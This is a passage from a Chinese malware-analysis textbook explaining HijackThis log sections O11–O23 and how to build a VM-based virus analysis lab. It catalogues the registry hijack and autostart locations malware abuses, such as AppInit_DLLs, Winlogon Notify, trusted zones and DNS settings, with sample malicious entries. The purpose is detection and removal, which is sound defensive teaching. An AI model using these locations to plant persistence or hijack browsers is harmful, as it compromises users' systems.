个类似于上面例子的问题并发出警告，即使因特网仍然能够工作。在修复这些错误的时候，我们应该寻求富有经验的使用者的帮助。使用 Spybot 工具通常能够修复它们，但请确认拥有最新的版本。或许可以使用专门为这种类型问题设计的工具——LSPFix 来修复它们。例如我们使用先前讲解的 SpiDll 工具安装一个 SpiDll.dll，然后使用 LSPFix 即可查看到新安装的这个 LSP，并且可以使用这个工具卸载它，如图 3-103 所示。




图 3-103 LSPFix 工具卸载 LSP --- SpiDll.dll

单击“Finish”按钮后将成功卸载，如图 3-104 所示。

• O11 区段

这个区段对应于已经被添加到 IE 浏览器的 Internet 选项的高级选项卡的一个非默认的选项组。当打开 IE 浏览器的 Internet 选项时，将会见到一个高级选项卡，如图 3-105 所示。




图 3-104 成功卸载 SpiDll




图 3-105 Internet 选项

在一个注册表键下面增加一个项目可以在那里显示一个新的组。注册表路径为：HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\AdvancedOptions。

例如：O11-Options group: [CommonName] CommonName。

据说，目前只有一个已知的劫持程序使用这个项目，它就是 CommonName。如果我们在列表中见到 CommonName，需要使用 HijackThis 安全地移除它。

#### • O12 区段

这个区段对应于 IE 浏览器扩展。IE 浏览器扩展是在 IE 启动时加载的，为 IE 提供功能扩展的一些程序。有许多浏览器扩展是合法的，比如 PDF 查看器和非标准图像查看器。对应的注册表路径为：HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Plugins。

例如：Plugin for.PDF: C:\Program Files\Internet explorer\plugin\nppdf32.dll。

大多数的浏览器扩展是合法的，在我们删除它们的时候首先需要确定该项目是否合法。当我们用 HijackThis 修复这些类型的项目时候，HijackThis 将会尝试删除列出的有问题的文件。有时候即使 IE 浏览器已经关闭，文件可能仍被使用。如果在我们用 HijackThis 修复它之后，文件仍然存在，最好重新启动进入安全模式删除有问题的文件。

#### • O13 区段

这个区段对应于一个 IE 默认前缀（DefaultPrefix）劫持。默认前缀是一个 Windows 设置，指定如何处理没有在前面输入 http://、ftp://等的网址。默认情况下 Windows 将会在开头附加 http://作为默认的 Windows 前缀。我们可以通过编辑注册表将它换成一个我们选择的默认前缀。对应的注册表路径为：HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\URL\DefaultPrefix，如图 3-106 所示。




图 3-106 注册表中的 IE 浏览器默认前缀

这里我们可以使用 MyTool 工具添加更改默认网址前缀的功能，完成后如图 3-107 所示。

CoolWebSearch 这种劫持程序正是通过将其改为 http://ehhttp.cc/?来作恶。这意味着假如我们想连接一个网址为 www.google.com 的网站的时候，实际上我们将访问的网站却是：




图 3-107 添加更改网址默认前缀功能

http://ehhttp.cc/?www.google.com。这其实是 CoolWebSearch 的网站。如果遇到类似上面那个例子的问题，我们应该运行 CWS shredder 工具。这个程序可以移除在我们计算机上的 CoolWebSearch 的所有已知变种。如果 CWS shredder 没找到并修复问题，那么应该使用 HijackThis 来修复这个项目。

• O14 区段

这个区段对应于“重置 Web 设置”劫持。在我们的计算机上有一个文件用于将 IE 浏览器的选项重置回他们的 Windows 默认值。这个文件储存在 c:\windows\inf\iereset.inf 中而且包含需要使用的所有的默认设定。当我们重置一个设定的时候，它将会读取该文件并且将指定的设定改为在文件中描述的值。如果一个劫持程序改变了在该文件中的信息，那么当我们重置该设定的时候，我们的计算机将再次被感染，因为它将会读取来自 iereset.inf 文件的不正确的信息。

例如：O14-IERESET.INF: START\_PAGE\_URL=http://www.searchalot.com 请注意这个设定有可能已经合法地被一个计算机制造商或计算机的系统管理员改变。如果我们不认识那些地址就应该修复它。

• O15 区段

这个区段对应于在 IE 浏览器受信区域和默认协议中的站点或 IP 地址。所谓受信区域是指：IE 的安全性以一组区域为基础，每个区域有不同的安全措施来确定在此区域中的站点可以运行什么脚本和应用程序。这里有被称为受信区域的一个安全区域，这个区域有最低的安全措施，而且允许其中的站点在不需要我们确认的情况下运行脚本和应用程序。它因此成为恶意站点经常使用的一个伎俩，这样它以后就能很容易地通过受信区

域中的站点感染我们的计算机。对应的注册表键为：

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Domains;

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Domain;

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Ranges;

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Ranges。

例如：

O15-Trusted Zone: <http://www.xyer.com>;

O15-Trusted IP range: 206.151.134.142;

O15-Trusted IP range: 206.151.134.142(HKLM)。

Domains 或 Ranges 哪个将被 IE 浏览器使用决定于使用者正在尝试访问的网址。如果网址中包含一个域名，那么它将会在 Domains 子键中搜寻符合的项，如果它包含一个 IP 地址那就搜寻 Ranges 子键来查找符合的项。当往域中添加为一个受信站点或者受限站点时，它们将被分配一个值来表示。如果它们被分配到 \*=4 这个值，那这个网址区域将会被添加到受限区域；如果它们的值为\*=2，那么这个网址区域将会被加到受信区域。增加一个 IP 地址的工作稍微有些不同。在如下：

Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges 键下，我们可以找到名为 Ranges1、Ranges2、Ranges3、Ranges4.....等其他的键，每个子键对应于一个特定的信任区域/协议。如果我们增加一个 IP 地址到一个安全区域，Windows 将会以 Ranges1 为开始创建一个包涵该区域所有 IP 地址及特定协议的子键。例如如果我们增加一个受信站点 <http://192.168.1.1>，Windows 会产生第一个可用的 Ranges (Ranges1)。而且增加一个数值 http = 2，任何将来可信赖的 <http://> IP 地址将会被添加到 Range1 键。现在如果我们增加一个使用 HTTP 协议的受限的站点（例如 <http://192.16.1.10>）Windows 会按顺序创建一个新的键，叫做 Range2。它的值会是 http = 4，而且任何以后添加到受限站点的 IP 地址将会被放在这个键下，每个协定和信任区域设定组合都会延续这种方式。如果我们曾经在这里见到任何域名或者 IP 地址，除非它是一个我们认识的网址，否则通常应该移除它。一般情况下推荐把所有的项目从受信区域移除。

#### ProtocolDefaults

当使用 IE 浏览器连接到一个站点的时候，那这个站点的安全权限授权于它所在的区域。5 个区域中的每一个都有一种相关的具体的识别号码。这些区域以及它们相关联的号码如表 3-3 所示。

表 3-3 授权区域与识别码对应关系

区 域	区 域 映 射
My Computer	0
Intranet	1
Trusted	2
Internet	3
Restricted	4

每一个用于连接到站点的协议，如 HTTP、FTP、HTTPS，都被映射到这些区域其中的一个。各项默认的映射如表 3-4 所示。

表 3-4 协议与授权区域的对应关系

协 议	区 域 映 射
HTTP	3
HTTPS	3
FTP	3
@vit	1
Shell	0

例如，如果连接到一个使用 http://的站点那么将会是默认的 Internet 区域的一部分。这是因为 HTTP 的默认区域是 3 即 Internet 区域。如果恶意软件改变了特定协议的默认区域那么就会发生问题。例如恶意软件已经将 HTTP 协议的默认区域改为 2，那么我们使用 HTTP 连接到的任何站点将会被认为是处于受信区域中。对应的注册表键：

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\ProtocolDefaults;

HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\ProtocolDefaults。

如果默认的设定被改变，我们将会见到一个类似下面的 HJT 项目。

例如：O15-ProtocolDefaults: 'http' protocol is in Trusted Zone, should be Internet Zone (HKLM)。

可以简单地通过 HJT 项目来修复这些设定，使它们回到默认值。

• O16 区段

这个区段对应于 ActiveX 对象，也被称为 Downloaded Program Files。ActiveX 对象是从网站下载到我们的计算机上的程序，这些对象被储存在 C:\Windows\Download Program Files 下，它们同样以在花括号之间的那串数值作为 CLSID 来被注册表引用。这里有许多合法的 ActiveX，例如：O16-DPF:{11260943-421B-11D0-8 EAC-0000C07 D88

CF}-(iPix ActiveX 控制) <http://www.ipix.com/download/ipixx.cab>。如果我们发现不认识的名字或地址，建议修复它们。即便删除了我们计算机上的几乎所有 ActiveX 对象也不会有什么大问题，因为当我们再次使用的时候可以再次下载它们，要知道有一些公司的应用程序也会使用 ActiveX 对象，所以要小心。我们应该总是删除带有 sex、porn、dialer、free、casino 等词语的 O16 项目。当我们修复 O16 项目的时候，HijackThis 将会尝试从我们的硬盘删除它们。通常这不会有什么问题，但是有时候 HijackThis 可能不能删除有问题的文件。如果发生了这种情况，最好进入安全模式删除它。

#### • O17 区段

这个区段对应于 Lop.com 域名入侵。当我们使用主机名如 www.sina.com 而不是 IP 地址访问一个网站的时候，计算机通过一个 DNS 服务器将主机名解析为一个 IP 地址。域名入侵是指，劫持程序改变我们计算机上的 DNS 服务器指向它们自己的服务器，它们能将计算机定向到它们希望的任何的位置。如把 google.com 加入它们的 DNS 服务器，它们能在我们试图访问 www.google.com 的时候，重定向到一个它们选择的网站。

例如：017- HKLM\system\CS1\service\VxD\ MSTCP: NameServer = 69.55.158.24, 69.57.177.155 如果我们见到此项目而它并不属于我们所认识的 ISP 或者公司的网域，以及 DNS 服务器不属于我们的 ISP 或者公司，那么我们应该让 HijackThis 修复它。

#### • O18 区段

这个区段对应于额外的协议和协议劫持。这个方法通过将我们计算机使用的标准协议驱动更改为劫持程序所提供的驱动来实现。这让劫持程序可以控制我们的计算机以特定方式发送接收信息。对应的注册表键路径如下：

HKEY\_LOCAL\_MACHINE\Software\Class\PROTOCOLS;  
HKEY\_LOCAL\_MACHINE\Software\Class\CLSID;  
HKEY\_LOCAL\_MACHINE\Software\Class\Protocol\Handler;  
HKEY\_LOCAL\_MACHINE\Software\Class\Protocol\Filter。

HijackThis 首先读取非标准协议的注册表协议区段，如果找到便在列出的 CLSID 中查询于关于它的文件路径的信息。例如：

O18-Protocol: relatedlinks-{5AB65DD4-01 FB-44D5-9537-3767AB80F790}-C:\PROGRA~1\COMMON~1\MSIETS\msielink.dll。

通常恶意的是 CoolWebSearch、Related Links 和 Lop.com。如果我们发现了这些项，可以让 HijackThis 修复它。需要注意的是修复这些项目似乎不会删除与它有关的注册表项目或文件，我们应该重新启动进入安全模式手动删除有问题的文件。

#### • O19 区段

这个区段对应于用户式样表劫持。式样表是描述 HTML 页面的布局、彩色和字型如



何显示的一个模板。这一类型的劫持程序会重写为残障人士设计的默认式样表单，并导致大量的弹出窗口和潜在的速度降低。对应的注册表键如下：

HKEY\_CURRENT\_USER\software\Microsoft\Internet Explorer\Style\ User Stylesheets。

例如：O19-User style sheet: c:\Windows\Java\my.css。

除非我们确实创建了自己的式样，否则可以移除它们。当我们修复这些类型项目的时候，HijackThis 不会删除在列的有问题的文件。最好重新启动到安全模式删除式样表单。

#### • O20 区段

这个区段对应于通过 AppInit\_DLLs 的注册表值和 Winlogon Notify 子键自启动方式载入的文件。AppInit\_DLLs 注册表值包含了当 user32.dll 被载入时将会载入的一连串的动态链接库。而大多数的 Windows 可执行程序都会使用 user32.dll，这将意味着任何在 AppInit\_Dlls 注册表键下列出的 DLL 也会被这些程序载入。当这些动态库被多个进程载入的时候，要移除它们将会变得非常困难，其中一些很难在保持系统稳定的情况下被终止。user32.dll 文件也被很多能够自启动的进程使用，这意味着 AppInit\_DLLs 中的文件将会非常早地在我们可以访问系统之前就被载入。这对应的注册表键路径为：

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\ AppInit\_DLLs。

例如：O20-AppInit\_DLLs: C:\Windows\system32\winifhi.dll。

#### 注 意

使用这个注册表键的也有合法程序，所以当删除列表中的文件的时候，应该小心。

当我们修复这一类型项目的时候，HijackThis 不会删除在列表中有问题的文件。最好重新启动进入安全模式删除有问题的文件。

HijackThis 将会列出所有非标准的 Winlogon Notify 键，以便我们能容易地发现哪一个是不属于那里的。Look2Me 病毒就是使用 Winlogon Notify 键进行的自启动。

我们可以通过列出的在 %SYSTEM% 目录下的一个随机名字的 DLL 来确认 Look2ME 感染的键。即使它并不属于那里，该键也会有一个看似正常名字，对应注册表键：

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ Notify。

例如：O20-Winlogon Notify: Extensions -C:\Windows\system32\i042laho1d4c.dll。

#### 注 意

当我们修复这个项目的时候它将会移除注册表中的键，但保留文件。我们需要手动删除这个文件。

#### • O21 区

这个区段对应于通过 ShellServiceObjectDelayLoad 注册表键载入的文件，这个注册表键以与 Run 键相似的方式包含数值。与直接指向文件本身不同的是，它指向 CLSID 的 InProcServer，它包含有关于正在被使用的特定 DLL 文件的资讯。当我们的计算机启动的时候，在这个键下面的文件自动地被 Explorer.exe 载入。因为 Explorer.exe 是我们计算机的外壳程序，它总是会启动，那么在这个键下面的文件也总是会被载入。因此这些文件在任何人为干预发生之前就早在启动过程中载入了。

对应的注册表键路径如下：HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad。

例如：O21-SSODL: System-{3CE8EED5-112D-4E37-B671-74326D12971E}-C:\Windows\system32\system32.dll。

像前面提到一样，通常情况下，我们仍然使用两种方法确认此处是否正常，第一种方法是根据 CLSID 的全局惟一性，想办法确认 CLSID 值是否是已知的官方合法值。如果使用第一方法无法确认则是用第二个方法。到注册表以下路径 HKEY\_CLASSES\_ROOT\CLSID 下搜索对应的 CLSID 值，然后分析此 CLSID 值所指向的 DLL 文件，通过对该 DLL 文件的分析鉴定最终确定此项是否应该被删除。

#### 注 意

当我们修复这些类型的项目时，HijackThis 不会删除相应有问题文件。我们需要重新启动进入安全的模式删除有问题文件。

#### • O22 区段

这个区段对应于通过 SharedTaskScheduler 注册表值载入的文件。当我们启动 Windows 的时候，这一个注册表项目会自动运行。对应的注册表键：

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler。

例如：O22-SharedTaskScheduler: (no name){3F143C3A-1457-6CCA-03A7-7AAA23B61E40F}-c:\windows\system32\mtwirl32.dll。

#### 注 意

此项是否安全的鉴定方法同上，Hijackthis 将会删除与 SharedTaskScheduler 相关的项目，但不会删除它指向的 CLSID 以及 CLSID 的 Inprocserver32 指向的文件。因此我们应该总是重新启动到安全模式手动删除这些文件。

#### • O23 区段

这个区段对应于 Windows XP、NT 和 2003 的系统服务。前面章节中提到服务是在

Windows 启动时自动载入的程序。这些服务无论是否有使用者登录到计算机都会被载入，而且经常被广泛地用于处理系统任务，例如 Windows 操作系统功能，防病毒软件或应用程序服务器等。近来恶意软件利用服务来感染计算机呈增加趋势，因此仔细调查列出的看起来不正确的每一个服务是很重要的。我们可能找到的常见的恶意软件服务是 Home Search Assistant 和 Bargain Buddy 的新变种。多数的微软服务已经被加到白名单，因此他们将不会被列出。如果我们想同时查看它们可以使用 /ihatewhitelists 参数启动 HijackThis。

合法服务的例子，例如：

O23-Service:AVG7 Alert Manager Server(Avg7Alrt)-GRISOFT, s.r.o.-C:\PROGRA~1\Grisoft\AVG\FRE~1\avgamsvr.exe。

Home Search Assistant 的例子，例如：

O23-Service: Workstation NetLogon Service-Unknown-C:\Windows\system32\crxu.exe。

Bargain Buddy 的例子，例如：

O23-Service: ZESOFT-Unknown-C:\Windows\zetaeta.exe;

O23-Service: ISEXEng-Unknown-C:\Windows\system32\angelex.exe。

当我们修复一个 O23 项目的时候 Hijackthis 将会将这个服务改为已禁用，并停止该服务，然后要求使用者重新启动。它将不会删除注册表中的服务或者它指向的文件，为了删除它我们需要知道服务名。这个名字是在括号之间的文本，如果显示出的名字和服务名字相同，那么它就不会再列出服务名字。

我们可以用三种方法来删除服务：

① 通过在命令行提示符下键入 Windows XP 的 SC 指令来删除它：sc delete servicename;

② 使用注册表文件删除服务。将如下内容：

Editor Version 5.00

[-HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY\_ISEXENG]保存为 reg 文件，双击导入即可删除此项，注意有个“-”号。

如果要删除注册表中某项的值，则将如下内容：

Windows Registry Editor Version 5.00

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]  
"SoundMan"=-

保存为 reg 文件双击即可删除此项的值。

③ 使用 HijackThis 删除服务。我们可以单击“配置”按钮，然后单击“杂项工具”按钮，按下“删除 NT 服务”按钮，如图 3-108 所示。

之后将弹出图 3-109 所示对话框。




图 3-108 删除 NT 服务




图 3-109 输入欲删除的服务名

输入欲删除的服务名后按“OK”按钮即可。

注 意

要非常小心地移除这些键中列出的项目，它们大部分是合法的。

HijackThis 最常用于系统修复，通常是发现我们的系统有些不正常的时候，可以使用它进行检测并修复。在病毒分析过程中，也可以在虚拟机中运行病毒之前利用 HijackThis 生成一份报告，而病毒进行完以后再生成一份报告，将两份报告进行对比就可以很容易找出该病毒的行为。但是 HijackThis 的使用方法有些复杂，之所以如此复杂是因为当前病毒的手段越来越多。通过对 HijackThis 工具的掌握可以使我们能够更好地掌握计算机病毒最常使用的方法。

3.3 搭建病毒分析实验室

这里所说的病毒分析实验室，实际上就是使用虚拟机制作一个合适的快照。通过前面章节的各个例子可以发现，我们每做一个例子，都要启动虚拟机，恢复快照，然后把病毒和工具放到虚拟机中，并且对工具进行配置。然而在每次分析病毒过程中，无疑将工具放到虚拟机中，以及对其进行配置是一个没有必要的重复工作。所以通常情况下，我们将在一个干净的虚拟机系统中，把所有要用到的病毒分析工具都放到其中，然后把最常用的工具运行起来，完成各种配置，最后再新做一个快照。当然可以给这个快照起名为 Avlab，意思是反病毒实验室。这样每次有病毒需要分析的时候，只需恢复这个快

照，不需要再做什么设置，直接运行病毒即可。搭建这样一个病毒分析实验室确实是必要的，关键在于我们都要放些什么工具进去，做快照之前，需要启动并且配置哪些工具。目前为止，我们仅仅介绍了一些行为监控的工具，可以先把这些工具放到快照中去，后面的章节我们还会讲解其他一些分析病毒时所用到的工具，那时可以继续增加那些工具，然后重新更新快照，从而不断完善我们的病毒分析实验室。下面我们提供两种搭建方案，读者也可以根据自己的习惯和工具的熟练程度搭建自己的实验室。

1. 方案一

工具：Filemon、Regmon、ProcessExplorer、Tcpview、IceSword。

搭建过程：启动虚拟机，恢复到最初的干净的系统，然后将以上工具拖放到虚拟机系统中。具体的保存位置无特殊要求，为了方便也可以直接放在桌面上。

(1) 启动 Filemon 程序，并且对其进行设置，在它的过滤对话框中，Exclude 项中添加如下内容：

Filemon.exe;Regmon.exe;proccxp.exe;VMwareService.e;VMwareUser.exe;System。然后选择 Log Writers 复选框，如图 3-110 所示。

最后将 Filemon 调整一个适当的大小，放到屏幕的一边。

(2) 启动 Regmon 程序，然后对其进行设置，在它的过滤对话框中，Exclude 项中添加如下内容：

Filemon.exe;Regmon.exe;proccxp.exe;VMwareService.e;VMwareUser.exe; System。然后选择 Log Writers 和 Log Successes 复选框，如图 3-111 所示。




图 3-110 Filemon 的过滤对话框




图 3-111 Regmon 的过滤对话框

最后将 Regmon 调整到适当的大小，放到屏幕的一边。

(3) 启动 ProcessExplorer 程序，根据前面讲解的方法配置好不同对象的颜色，并且在输出窗口中单击 Systems Idle Process 项前面的减号，因为我们一般情况下不需要监控这一项下面的进程。而 explorer.exe 项要展开，我们需要监控这一项下面的所有进程以及新增的进程。设置好以后调整其大小，将其放到屏幕的一旁，如图 3-112 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵权阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-112 ProcessExplorer 通常不要临控系统进程

(4) 启动 TcpView 程序，设置好适当的字体后将其调整到合适的大小放置到屏幕一边。如果您的屏幕不够大的话可能这么多窗口拥挤在一个很小的屏幕上将会发生重叠现象，这时候需要将 ProcessExplorer 窗口和 TcpView 窗口放在前端，而 Filemon 和 Regmon 两个窗口可以放在后面。因为这两个窗口监控到的数据如果我们不按清空按钮是不会消失的，随时可以查看。然而 ProcessExplorer 和 TcpView 两个窗口的监控结果随时都可能会消失，因此需要放到最前端以便我们能够及时看到病毒的进程和网络两方面的行为。笔者配置的窗口最终界面如图 3-113 所示。




图 3-113 最终的配置界面



之所以要把所有的监控工具都排放到屏幕上就是为了同时观察病毒运行时行为的变化。最后重新建立一个快照，并且取一个适当的名字，这里我们取名为“方案一”。

2. 方案二

工具：ProcessMonitor、Tcpview、IceSword。

搭建过程：启动虚拟机，恢复到最初的干净的系统。然后将以上工具拖放到虚拟机系统中。并启动 ProcessMonitor 监控，我们可以参照本章 3.2.5 小节对这个工具的介绍根据不同的样本进行不同方式的配置，此处不再赘述。然后启动 Tcpview 网络监控工具，并且把它们摆放到桌面适当的位置，然后建立一个新的快照，这里取名为“方案二”，如图 3-114 所示。

